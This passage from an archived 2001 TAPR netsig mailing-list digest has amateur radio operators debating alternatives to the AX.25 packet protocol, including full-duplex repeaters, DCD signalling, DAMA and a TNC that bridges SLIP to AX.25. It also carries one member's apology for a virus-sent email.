For CDPD, try :

http://www.cdpd.org

I have the CDPD System Specification & Implementor
Guidelines release 1.1 January 19, 1995.
The ZIPped file is about 40 MBytes.

Regards.

Marcelo Puhl
mark@cpovo.net
http://py3ss.cjb.net

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] Re: Alternatives to AX.25 as link layer

From: "Joachim Elen" <joachim.elen@village.uunet.be>
Date: Sat, 8 Dec 2001 09:04:31 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50862-2001.12.08-02.32.21--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I am sure that there is nothing wrong with using the AX.25 protocol. We
only have to implement it correctly and use it for what it's capable of.
FEC can always be implemented inside the modem hardware. I proposed an
alternative way to implement AX.25 in a TNC in the latest DCC. That could
enable the TNC to be compatible with the operating systems instead of
constantly running behind by writing device drivers for new/updated OSes.

kind regards,

Joachim.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] beware for virus

From: "Joachim Elen" <joachim.elen@village.uunet.be>
Date: Sat, 8 Dec 2001 09:30:58 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50870-2001.12.08-02.58.47--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I doubt that the apologies I sent out to the people in my addressbook about a possible virusinfection reached the forum. Therefore I'd like to do it now.

Some time ago this forum received a meaningless e-mail with an attachement from me. That mail was sent automatically beyond my knowledge after my computer was infected by a Badtrans.B virus. (so it could happen after all)

I hope the mail didn't cause too much trouble and didn't spread any further. meanwhile I have installed an antivirus, so I hope such incidents don't have to happen anymore. I'd like to apologise for the possible inconvenience.

kind regards,
Joachim,
ON1DDS

14. [netsig] Re: Alternatives to AX.25 as link layer

From: "Paula Dowie" <g8pzt@blueyonder.co.uk>
Date: Sat, 8 Dec 2001 12:22:27 -0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50877-2001.12.08-05.50.32--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The thing that really turns users away from packet radio is the contention
at the Network Access Points. AX25 works well when there is only one client
per server frequency, but it's hopeless on busy shared channels with hidden
station effect.

The NAP's need to be full duplex, and they need some way of broadcasting
their DCD status so that other clients are prevented from transmitting while
the server is listening to someone. The normal Persist method would give
each client a fair chance at jumping on channel when the server indicates
that it's receive channel is clear.

How to radiate the DCD indication? Well, I don't know if there are any
"spare" bits left in the AX25 address field? If so, perhaps one could be
used as a DCD flag, but at 1200 bauds with 256 byte frames this would only
give a DCD report every 2 secs.

It would be much better if a dcd flag bit could be stuffed into the data
stream every 50 ms or so. Given that a lot of layer 1 hardware uses
standard chips to do HDLC encoding / decoding, I don't see much possibility
of stuffing a DCD *bit* into the HDLC bit stream, unless we all dump our
hardware and use software modems (which isn't likely to happen ;-) But,
accepting HDLC as the bottom layer, we *could* build a "flags" *byte* into
whatever "new" protocol we run on top of it, for example by inserting one
after every 16 bytes of data.

So, whatever you guys come up with, please can we have a flags field built
into the protocol from the outset?...

73, Paula
------
g8pzt@blueyonder.co.uk
http://www.g8pzt.pwp.blueyonder.co.uk

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

15. [netsig] Re: Alternatives to AX.25 as link layer

From: Gary Mitchell <wb6yru@aenet.net>
Date: Sat, 08 Dec 2001 05:25:34 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50890-2001.12.08-07.53.59--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Paula Dowie wrote:
>
> The thing that really turns users away from packet radio is the contention
> at the Network Access Points. AX25 works well when there is only one client
> per server frequency, but it's hopeless on busy shared channels with hidden
> station effect.
>
> The NAP's need to be full duplex, and they need some way of broadcasting
> their DCD status so that other clients are prevented from transmitting while
> the server is listening to someone. The normal Persist method would give
> each client a fair chance at jumping on channel when the server indicates
> that it's receive channel is clear.
>
> How to radiate the DCD indication? Well, I don't know if there are any
> "spare" bits left in the AX25 address field? If so, perhaps one could be
> used as a DCD flag, but at 1200 bauds with 256 byte frames this would only
> give a DCD report every 2 secs.

If the server has full duplex ability then it seems to me the
simplest way to go is to have it operate more like a repeater
and the clients operate in old fashioned simplex (but with
different RX and TX frequencies, obviously).

If the server's output is quite, then it isn't busy--nor is
any other client transmitting. When a client begins transmitting,
the server would re-transmitting those packets...or any packets
really...just something to indicate activity on its input. The
other clients will hear those packets from the server and simply
wait for the channel to become clear as usual. There'd be no
hidden transmitter problem that way, and no need for extra status
bits.

73, Gary
WB6YRU

>
> It would be much better if a dcd flag bit could be stuffed into the data
> stream every 50 ms or so. Given that a lot of layer 1 hardware uses
> standard chips to do HDLC encoding / decoding, I don't see much possibility
> of stuffing a DCD *bit* into the HDLC bit stream, unless we all dump our
> hardware and use software modems (which isn't likely to happen ;-) But,
> accepting HDLC as the bottom layer, we *could* build a "flags" *byte* into
> whatever "new" protocol we run on top of it, for example by inserting one
> after every 16 bytes of data.
>
> So, whatever you guys come up with, please can we have a flags field built
> into the protocol from the outset?...
>
> 73, Paula
> ------
> g8pzt@blueyonder.co.uk
> http://www.g8pzt.pwp.blueyonder.co.uk
>
> ---
> You are currently subscribed to netsig as: WB6YRU@AENET.NET
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

16. [netsig] Re: Alternatives to AX.25 as link layer

From: "Paula Dowie" <g8pzt@blueyonder.co.uk>
Date: Sat, 8 Dec 2001 17:04:27 -0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50911-2001.12.08-10.32.23--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Gary Mitchell wrote in response to my suggestion:

> If the server has full duplex ability then it seems to me the
> simplest way to go is to have it operate more like a repeater
> and the clients operate in old fashioned simplex (but with
> different RX and TX frequencies, obviously).
>
> If the server's output is quite, then it isn't busy--nor is
> any other client transmitting. When a client begins transmitting,
> the server would re-transmitting those packets...or any packets
> really...just something to indicate activity on its input. The
> other clients will hear those packets from the server and simply
> wait for the channel to become clear as usual. There'd be no
> hidden transmitter problem that way, and no need for extra status
> bits.

You mean like a "regen repeater"... That is inefficient.

1) The whole point of fullduplex is to enable the server to transmit
continuously, making proper use of the whole channel capacity instead of
this hopeless send and wait situation we have at present. It could send
maxframe's worth of packets to one station, then carry on and send
maxframe's worth to the next and so on without stopping. The clients simply
ack on the back-channel when they're ready, and the server queues another
maxframe's worth for them. What you're suggesting is in effect split
frequency simplex because the clients still have to wait for the server to
stop transmitting.

2) What a massive waste of channel capacity it would be to re-transmit
everything heard by the receiver. Each frame would effectively occupy two
channels.

73, Paula
------
g8pzt@blueyonder.co.uk
http://www.g8pzt.pwp.blueyonder.co.uk

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

17. [netsig] Re: Alternatives to AX.25 as link layer

From: Donald E Haselwood <dhaselwood@ij.net>
Date: Sat, 08 Dec 2001 11:58:11 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50930-2001.12.08-12.09.58--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Joachim,

>I proposed an
>alternative way to implement AX.25 in a TNC in the latest DCC. That could

Could you summarize your DCC proposal in a few paragraphs for those of us
who weren't at DCC?

>That could
>enable the TNC to be compatible with the operating systems instead of
>constantly running behind by writing device drivers for new/updated OSes.

Based on only a meager understanding of Linux, I harbor the thought that
the "driver issue" is easier to deal with than Win. The big problem is
that most folk run Win [Editorial: though maybe XP and all it entails will
begin pushing more amateur ops into using Linux].

Don, W4DH

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

18. [netsig] Re: Alternatives to AX.25 as link layer

From: "Mike Baker" <mlbaker4@home.com>
Date: Sat, 8 Dec 2001 15:07:52 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50952-2001.12.08-15.35.27--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Full duplex systems with a true DCD would be much faster than the current
store and forward scheme we use now. All you have to do is look at the
speed you can get from a dedicated 4-wire 9600-baud modem, versus 9600-baud
simplex packet. The difference can seem really amazing, considering even on
a fast 9600-baud simplex link you wait for a screen full of text to fill up.
On a dedicated full duplex 9600-baud link the screen full of text is almost
instantaneous. A new mode and full duplex will probably work for backbones
and dedicated links, but the end user is probably not going to want to give
up their one box does it all approach. Yes faster packet may bring
additional users back to packet, but how many of you have users who complain
now, if they have to spend money? On the other hand we can add graphics,
large file downloads, and call it Internet #2.

What makes packet interesting is that we can operate even when a fiber
seeking backhoe destroys the Internet. What ever the new standard or
standards we have to make it easy to obtain the equipment and setup or no
one but a few will use it.

I am not an expert like many of you, but thought I would add to the
discussion

Mike Baker
N0LBA

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

19. [netsig] Re: Alternatives to AX.25 as link layer

From: Mark Cheeseman <cheese@bigcheese.org>
Date: Sun, 09 Dec 2001 08:30:00 +1100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50954-2001.12.08-15.56.48--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Paula Dowie wrote:

> You mean like a "regen repeater"... That is inefficient.

But so is having a channel clogged up with hidden transmitters
transmitting over the top of each other and none of them getting
anywhere. If you get more than double the data throughput with a regen
repeater than you do with with hidden transmitters, then you're still
making better use of the spectrum than a simplex network. Does anybody
have figures on this? But I agree, it's still a long way from maximum
efficiency.

Another option is DAMA, where a well-sited station controls the
frequency and the various slaves only transmit when polled. I haven't
had the opportunity to try it yet.

> 1) The whole point of fullduplex is to enable the server to transmit
> continuously, making proper use of the whole channel capacity instead of

An idea I have toyed with is for the central node to transmit a
sub-carrier (like the ACS/SCA services on the FM broadcast band) that is
modulated in some way to indicate the presence or absence of carrier on
the input. The client nodes then use this to drive their DCD instead of
the main signal, which they decode in the normal way. This of course
needs additional hardware, which is unfortunately a barrier to many
these days. But at the sorts of speeds I was thinking of (56k+) you're
not talking about standard radios anyway.

73,
Mark VK2XGK

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

20. [netsig] Re: Alternatives to AX.25 as link layer

From: John Koster <w9ddd@tapr.org>
Date: Sat, 8 Dec 2001 17:38:16 -0600 (CST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-50960-2001.12.08-18.06.23--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Ah, that's the one I was trying to think of. I would think this could be
adapted to a repeater situation.

John Koster, W9DDD
<w9ddd@tapr.org>

>
> Another option is DAMA, where a well-sited station controls the
> frequency and the various slaves only transmit when polled. I haven't
> had the opportunity to try it yet.
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

21. [netsig] Re: Alternatives to AX.25 as link layer

From: Robert Donnell <kd7nm@pugetsound.net>
Date: Sat, 08 Dec 2001 22:15:45 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51027-2001.12.09-00.45.48--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>
>You mean like a "regen repeater"... That is inefficient.

While there's certainly less efficiency from the perspective of using two

frequencies, if the majority of communications is from the "server" to various "clients", when most communications are between various peer systems, the use of a full-duplex repeater (whether it does bit-regeneration or not) is a powerful tool in preventing collisions, especially due to hidden transmitter problems.

In places where terrain is rather level, and almost any antenna structure achieves a positive height above average terrain in the service area of the group of stations using a LAN, hidden transmitter syndrome may not be a big issue. Where I live, many amateurs can not achieve this situation. In over 15 years of operating packet via several hilltop repeaters that are 50-1000 meters above the elevation of most prospective users has been shown that it achieves several things:
1) Greatly reduces collisions - the primary cause becomes two stations actually ending up keying up at the same time, or some stations with much slower than normal DCD or key-up times, i.e. unbalanced timing due to sub-optimal radios.
2) Allows peers to send data directly to each other. No digipeating (in the AX.25 store and forward sense) is needed for communications on the LAN.
3) Allows, and indeed, promotes using directional antennas. The repeater provides a target for users to aim and optimize antenna positioning for. Fewer packets are damaged due to variable propagation or multipath distortion. In many cases, a user station changes from using the biggest, tallest omnidirectional antenna they can come up with, to using a small directional antenna at low elevation, since even at low elevation there is probably still a line-of-site path to the chosen high-level repeater site.
4) The repeaters don't need to operate at high power, since their main purpose is providing line-of-site radio links to fixed stations, usually using gain antennas. Less than 5 watts to the antenna of the repeater is usually adequate to serve users that the repeater can hear.
5) With attention to detail, and promoting users to adjust for minimum needed power, using directional antennas, and taking advantage of terrain, it may also be possible to re-use repeater pairs at smaller distance intervals than when simplex channels with the aforementioned omnidirectional antennas and high power are the order of the day. This is as yet unproven, as in this area we have not needed to resort to frequency re-use for repeater operations yet.
6) Also not thoroughly proven, but using a repeater would allow a pair of stations to experiment with modified protocols in situations where they may not be able to work each other via a simplex path. If some form of bit-regeneration is used, it does impose the restriction on experimentation that the layer 1 parameters of the experimenters' stations have to match the characteristics that the repeater will repeat. Doing this in a client/server model would add significant challenges, or potentially require all clients to keep up to date with the latest protocol support to be able to access services on the LAN. One local packet repeater was for the first 6 or 8 years of its use, a basic voice repeater. It carried 1200 bps AFSK packet well, and we had limited success passing 2400 bps BPSK and 4800 bps HAPN with limited success. Note however that no modifications had made to the voice repeater other than changing the identifier from MCW to 1200 bps AFSK by replacing the indentifier hardware with a TNC. Later tone regeneration was added, and the whole package is soon to be replaced with one operating at 9600 bps using the TAPR bit-regenerative modem.

With the reduction in collisions, we find that our repeaters are generally able to successfully transport several times more bytes per hour than we were able to accomplish under similar conditions using simplex operations over a similar service area. Also, with the almost eliminated chance for collisions, we can safely recommend that users operate with "full-size" packets. In connected mode operations, this would be 7 frames of 256 byte packets, if the sender has that much information to send. However the repeaters locally have primarily been used for unconnected mode TCP/IP for the last 10 or so years. Where the stations in use support it, we suggest that larger packet sizes than the AX.25 standard be used. 512- and 1024 byte payloads have been used with success by station's TNCs that will support (via KISS) the larger frame sizes.

Certainly a negative is that the repeater represents a single point of failure for the LAN. However by designing and constructing for reliability has proven its value, with some of the repeaters going years between site visits.

Of course, another factor is the "population density" for the particular layer 1 operating parameters. At some point there becomes insufficient bandwidth available on the channel to accommodate additional users without some form of higher bit rate operation.

Of course, if the only use on the LAN is of the client/server variety, full-duplex with some form of channel-free flag has potential for

benefit. On the other hand, it may not be necessary, if clients only ever send small amounts of data, such as PBBS "read message XX" commands. With the vast majority of packets directed at the server being small, most of the time the "uplink" channel to the server will be underutilized, with a low probability of collisions. Essentially, the majority of traffic on the uplink would be ack packets, probably sent once per information frame received. The challenge comes in accommodating several stations that want to upload information to the server. A single station will send more data as its packets are acknowledged, or in the somewhat less rare condition, when the frame retry timer times out. Less rare, because now you have a client that's sending more than it's receiving. Essentially, an ack packet becomes permission to transmit the next block of data.

This kind of operation doesn't really require any changes to AX.25 to achieve - just that the client stations be limited to one frame per transmission, and perhaps that the frame size be limited to 1/2 of what the server is sending, to reduce chances of collision on the uplink channel. Another tweek would be to use prioritized acknowledgement, such as many existing TNCs have implemented for connected-mode operations. PriACK gives stations wishing to transmit ack packets first access to the channel. Other traffic is delayed by a fixed time sufficient to allow the ack packet to be transmitted. Since I'm reasonably sure that the currently existing TNC implementations use DCD instead of HDLC flag packets i.e. (half duplex) as their means of deciding if it's OK to send the ack, it would definitely be in the nature of a code tweek to provide this support for a full-duplex environment.   This would be challenging to get accomplished in all TNCs, however as more users progress to using PC's sound cards as the radio interface, but might be easier to have incorporated in PC-based software.

While using a repeater may seem a waste of channel capacity, in appropriate circumstances, it's the right tool for the job. There are lots of examples beyond the packet community, from FM voice repeaters to amateur satellites. Many amateurs are able communicate directly between themselves using simplex, however will persist in using the local repeater. Why? The sense of community. Convenience. Friends know how to reach them. Police and Fire services dispatch is usually performed using repeaters or wide coverage base stations instead of cell phones. Why? It's much easier for units to be kept up to date on emerging situations and respond to mutual assistance situations when a common communications channel is used than by attempting to telephone each unit individually. Of course, there are examples of appropriate use for full-duplex links, such as circuit-switched telephony service, or data links for connecting between population/user centers, or perhaps client/server operations.

>1) The whole point of fullduplex is to enable the server to transmit
>continuously, making proper use of the whole channel capacity instead of
>this hopeless send and wait situation we have at present. It could send
>maxframe's worth of packets to one station, then carry on and send
>maxframe's worth to the next and so on without stopping. The clients simply
>ack on the back-channel when they're ready, and the server queues another
>maxframe's worth for them. What you're suggesting is in effect split
>frequency simplex because the clients still have to wait for the server to
>stop transmitting.
>
>2) What a massive waste of channel capacity it would be to re-transmit
>everything heard by the receiver. Each frame would effectively occupy two
>channels.
>
>73, Paula
>------
>g8pzt@blueyonder.co.uk
>http://www.g8pzt.pwp.blueyonder.co.uk
>
>
>
>---
>You are currently subscribed to netsig as: kd7nm@pugetsound.net
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

22. [netsig] Re: Alternatives to AX.25 as link layer

From: "Paula Dowie" <g8pzt@blueyonder.co.uk>
Date: Sun, 9 Dec 2001 02:51:51 -0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51034-2001.12.09-01.18.40--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello Mark,

You wrote:
> An idea I have toyed with is for the central node to transmit a
> sub-carrier (like the ACS/SCA services on the FM broadcast band) that is
> modulated in some way to indicate the presence or absence of carrier on
> the input. The client nodes then use this to drive their DCD instead of
> the main signal, which they decode in the normal way. This of course
> needs additional hardware, which is unfortunately a barrier to many
> these days. But at the sorts of speeds I was thinking of (56k+) you're
> not talking about standard radios anyway.

Yes, that's a good idea, but sub-carrier or DCD flags, it amounts to the
same effect, and since the thread was about coming up with an alternative
protocol to ax25 I thought it would be a good idea to build DCD state into
the protocol in the first place.

At some point one has to stop trying to be backward compatible and just move
forward. Some users will whinge, the rest will enjoy the new challenge -
each "new" thing in Packet (APRS, Winpack, AGW etc.) causes a flurry of
activity amongst those who can still call themselves proper radio amateurs.
So if we're talking about new protocols, we might as well do it properly,
not be held back by the inertia-prone.

73, Paula
------
g8pzt@blueyonder.co.uk
http://www.g8pzt.pwp.blueyonder.co.uk

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

23. [netsig] Re: Alternatives to AX.25 as link layer

From: "Mike Baker" <mlbaker4@home.com>
Date: Sun, 9 Dec 2001 08:49:02 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51062-2001.12.09-09.16.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

What a flurry of thought. The sound card use idea is a great way to bring
numerous new operators into packet with little expense and scrapping the
entire AX25 protocol would be easier this way. For BBS'S and Nodes we would
still need some sort of hardware to provide multiple ports. Having multiple
sound cards can get rather tricky since most have limited set up options.
Since I am moving toward software driven nodes I am less worried about
backward compatibility. Also with the right software you might be able to
drive a port in one direction with AX25 to stay compatible with a portion of
a Route setup that is unwilling to change and then run your other ports with
the new protocol Once again this is worrying about being backward
compatible. I would like to see something that would allow a lot more data
throughput. We might want to consider scrapping the current bandwidth if we
are going to look at some approach completely new, and use a couple of
consecutive channels. With full duplex, true DCD, and wider bandwidth we
could push some very respectable data speeds. The use of full duplex
repeaters could still be utilized to provide wider areas of coverage. Or how
about frequency hopping where you have on receiver listening for
acknowledgements and the user is assigned a channel for the download data
stream. In a hill top repeater situation this would allow directional
antennas and could increase throughput.
Similar to Trunking, or Cellular where you have a control channel. I have
seen some new commercial systems that actually move the transmitter to an
antenna in the direction of the user to allow multiple users simultaneous
downloads using one receive channel and multiple transmit channels. What
ever the method care must be taken that the protocol while allowing all of
the features we want uses low overhead. In commercial CDPD it has a
throughput of 14.4 K baud but the overhead is about 30 percent bringing down
throughput to 9600. Maybe we need a couple of schools of thought:

1. What can be done to improve the current operations like rewriting AX25 to

allow DCD and other options?

2. Taking an approach similar to the newer modem technology and utilizing
data compression algorithms to boost existing channel performance.

3. Scrapping the entire structure thinking completely outside the box not
limited by channel and protocol at all. Take a here it is use it if you
want or live in the
Stone Age approach. For those who enjoy learning, isn't it fun to start
building something completely new. How exciting it is when you finally get
to turn it on and send data across it.

Whatever the course it is time to try something different. Amateur radio
used to have the brightest minds and we were on cutting edge technologies.
Today we still use a protocol that is ancient by any standard.

>From the discussions we still have the brightest minds but we need, I guess
is to stop worrying about the, what ifs and move forward.

I may not be smart enough to write a new protocol but if some one does I can
build it, and I will try it in my network at my expense for the experience
and the knowledge, even if it doesn't work. I like a challenge! Don't you!

Mike Baker
 N0LBA

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

24. [netsig] Re: Alternatives to AX.25 as link layer

From: "Joachim Elen" <joachim.elen@belgacom.net>
Date: Sun, 9 Dec 2001 23:00:22 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51169-2001.12.09-16.28.15--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Donald E Haselwood wrote:

>The big problem is that most folk run Win [Editorial: though maybe XP and
all it entails will
>begin pushing more amateur ops into using Linux].

If this as a problem, then we have a problem we (radioamateurs) can't solve.
I consider people using all kinds of insane operating systems and the
hippest computing devices as a fact ... not as a problem ... I'll explain
myself later.

>Could you summarize your DCC proposal in a few paragraphs for those of us
>who weren't at DCC?

A non-amateur uses a telephone modem to reach its closest ISP
An amateur uses a TNC to reach its closest node or server.
Our problem is that commercial operating systems don't support TNC's.
To make it even worse, they don't support AX.25 either.

The solution I proposed was to pull out the EPROM from the TNCs we already
own and rewrite it.
what we have to do is to implement a complete telephone modem emulation.
The TNC contains the hardware to serve our needs to do this after all.
So, first of all, the TNC needs an AT command interpreter and has to be able
to go 'online' (on air).

But then ... we are due to use AX.25 and our fancy operating system doesn't
support that.
Instead it offers PPP and SLIP as data link layer protocol through the
modem.

If we implemented something to handle the PPP and/or SLIP frames that come
from the computer
and convert it internally to AX.25 before transmission, then we would have
made ourselves a bridge that
transparantly passes the desired frame format in both directions.

I am not walking on clouds here ... I have actually implemented this
approach and it works. For now I use SLIP to communicate with the computer
and AX.25 in UI mode in the air. The nice thing is that implementation is
compatible with all devices that support SLIP at their serial port.
Practically this means that your TNC can immediately be connected to MS
Windows, Macintosh but also to handheld devices ... yes, i have tested this.

This is the first step ... the next step is to implement the TNC speed,
modulation type, FEC or whatever ... I know that TNC's are not capable of
doing this yet, but we cannot permit ourselves to skip the first step
because we have to move 'all HAMs in the world' into using this new approach
... Everyone has to know the taste of doing packet radio as they know it
from the Internet at home and at work. This as cheap as possible.

My goal is to make a TNC compatible with industrial and commercial standards
and not trying to force it the other way around. In my opinion it is that
incompatibility that set us radioamateurs behind on the industrial
evolution.

for more, contact me or visit:

http://www.caseconsole.com/mcb152
http://www.qsl.net/on1dds

Kind regards,
Joachim.
ON1DDS.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

25. [netsig] Re: Alternatives to AX.25 as link layer

From: "Ulf Kumm" <ulf@symek.de>
Date: Mon, 10 Dec 2001 13:14:46 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51277-2001.12.10-07.07.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello
i read your discussion today and recomend you to have a look to our
homepage www.symek.de .Our TNC3 family use an MC68302 processor and
can handle AT- mode (Hayes) and TCP/IP Slip- mode, G3RUH and GMS.
73 Gunter DC4SU
-----Ursprüngliche Nachricht-----
Von: Joachim Elen <joachim.elen@belgacom.net>
An: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Datum: Sonntag, 9. Dezember 2001 23:01
Betreff: [netsig] Re: Alternatives to AX.25 as link layer

>Donald E Haselwood wrote:
>
>>The big problem is that most folk run Win [Editorial: though maybe XP and
>all it entails will
>>begin pushing more amateur ops into using Linux].
>
>If this as a problem, then we have a problem we (radioamateurs) can't
solve.
>I consider people using all kinds of insane operating systems and the
>hippest computing devices as a fact ... not as a problem ... I'll explain
>myself later.
>
>>Could you summarize your DCC proposal in a few paragraphs for those of us
>>who weren't at DCC?
>
>A non-amateur uses a telephone modem to reach its closest ISP
>An amateur uses a TNC to reach its closest node or server.
>Our problem is that commercial operating systems don't support TNC's.
>To make it even worse, they don't support AX.25 either.
>
>The solution I proposed was to pull out the EPROM from the TNCs we already
>own and rewrite it.
>what we have to do is to implement a complete telephone modem emulation.
>The TNC contains the hardware to serve our needs to do this after all.
>So, first of all, the TNC needs an AT command interpreter and has to be

able
>to go 'online' (on air).
>
>But then ... we are due to use AX.25 and our fancy operating system doesn't
>support that.
>Instead it offers PPP and SLIP as data link layer protocol through the
>modem.
>
>If we implemented something to handle the PPP and/or SLIP frames that come
>from the computer
>and convert it internally to AX.25 before transmission, then we would have
>made ourselves a bridge that
>transparantly passes the desired frame format in both directions.
>
>I am not walking on clouds here ... I have actually implemented this
>approach and it works. For now I use SLIP to communicate with the computer
>and AX.25 in UI mode in the air. The nice thing is that implementation is
>compatible with all devices that support SLIP at their serial port.
>Practically this means that your TNC can immediately be connected to MS
>Windows, Macintosh but also to handheld devices ... yes, i have tested
this.
>
>This is the first step ... the next step is to implement the TNC speed,
>modulation type, FEC or whatever ... I know that TNC's are not capable of
>doing this yet, but we cannot permit ourselves to skip the first step
>because we have to move 'all HAMs in the world' into using this new
approach
>... Everyone has to know the taste of doing packet radio as they know it
>from the Internet at home and at work. This as cheap as possible.
>
>My goal is to make a TNC compatible with industrial and commercial
standards
>and not trying to force it the other way around. In my opinion it is that
>incompatibility that set us radioamateurs behind on the industrial
>evolution.
>
>for more, contact me or visit:
>
>http://www.caseconsole.com/mcb152
>http://www.qsl.net/on1dds
>
>
>Kind regards,
>Joachim.
>ON1DDS.
>
>
>---
>You are currently subscribed to netsig as: ulf@symek.de
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

26. [netsig] Re: Alternatives to AX.25 as link layer

From: Donald E Haselwood <dhaselwood@ij.net>
Date: Mon, 10 Dec 2001 13:44:14 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51347-2001.12.10-14.29.40--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Joachim,

Thanks for the summary. Now I understand what you are trying to do. There
is certainly some merit in making amateur packet work with what the
industry is supporting.

BTW, someone, or group, in Germany has a Win9x driver that interfaces AX.25
to the socket interface (I don't have the link handy). There is a modest
charge for the software (about $30US as I remember). (It has been a couple
of years since I looked into it.)

Regarding, PPP and SLIP, I looked at this with regard to setting up a
RS-485 network for "home projects" (where the RS-485 network and local
ethernet net could access each other). I found that Win9x only supports
one such "adaptor" so it would have meant that I couldn't run the network

and the use the modem at the same time. That contributed to dropping the
approach.

Don, W4DH

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

27. [netsig] Re: Alternatives to AX.25 as link layer

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Tue, 11 Dec 2001 00:55:20 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51464-2001.12.11-01.26.06--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I'm all for an alternative to AX.25. I agree that it would probably
best to adapt something from the commercial world, no point in
re-inventing the wheel. And I think it would be best if it was ethernet
based.

If we are to keep AX.25 I like the ideas that Joachim Elen brought up.

Here is an interesting side point that I saw brought up on a BBS
message... Why is 1200 baud our common LAN speed. Most radios are
easily capable of 2400 & possibly 4800 baud without any major
modification. Maybe because 1200 is the factory default? Anyway I think
it would be neat if somehow we could have auto-speed-sensing and having
something like an ordinary telephone modem... even it's still slow
1200-9600.

I know I might sound like I'm beating a dead horse but I think adapting
off the shelf Part 15 wireless ethernet cards is something more hams
should investigate. It works for the commercial ISP's (see:
http://isp-lists.isp-planet.com/isp-wireless/archives/) and there is no
good reason it can't work for us.

Using Part 15 Wireless Ethernet Devices For Amateur Radio:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

28. [netsig] Re: Alternatives to AX.25 as link layer

From: Bill Sinbine <n4xeo@amsat.org>
Date: Tue, 11 Dec 2001 07:51:33 +0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51465-2001.12.11-02.20.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi All

My answers below in message. I was going to stay out of this one for a
while and a while has past!!

At 12:55 AM 12/11/2001 -0800, Steve Lampereur wrote:
